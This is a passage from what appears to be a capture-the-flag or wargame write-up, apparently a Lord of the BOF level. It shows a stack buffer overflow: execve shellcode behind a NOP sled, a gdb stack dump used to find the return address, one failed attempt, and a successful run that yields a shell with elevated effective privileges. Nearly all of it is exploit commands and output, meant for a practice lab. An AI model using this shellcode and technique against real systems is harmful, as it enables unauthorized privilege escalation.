x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')
```



```
[vampire@localhost tmp]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x
57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"\xbf"*48')
옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜 옜
Segmentation fault (core dumped)
[vampire@localhost tmp]$
```



```
(gdb)
0xbffffe70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffea0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffeb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffec0:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
0xbffffed0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffee0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffef0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff20:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
0xbfffff30:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff40:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff50:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff60:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffff70:     0x2e000000      0x9090902f      0x90909090      0x90909090
0xbfffff80:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
0xbfffff90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffffa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffffb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffffc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffffd0:     0x90909090      0x90909090      0x50c03190      0x722e2ebe
0xbfffffe0:     0x01c68167      0x56010101      0x69622ebf      0x8957476e
(gdb)
0xbffffff0:     0xe28950e3      0xb0e18953      0x0080cd0b      0x00000000
0xc0000000:     Cannot access memory at address 0xc0000000
(gdb)
```



```
[vampire@localhost vampire]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x
47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"\xbf"*44+"\xc0\xff\xff\xbf"')
옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜?
bash$ id
uid=509(vampire) gid=509(vampire) euid=510(skeleton) egid=510(skeleton) groups=509(vampire)
bash$ 
```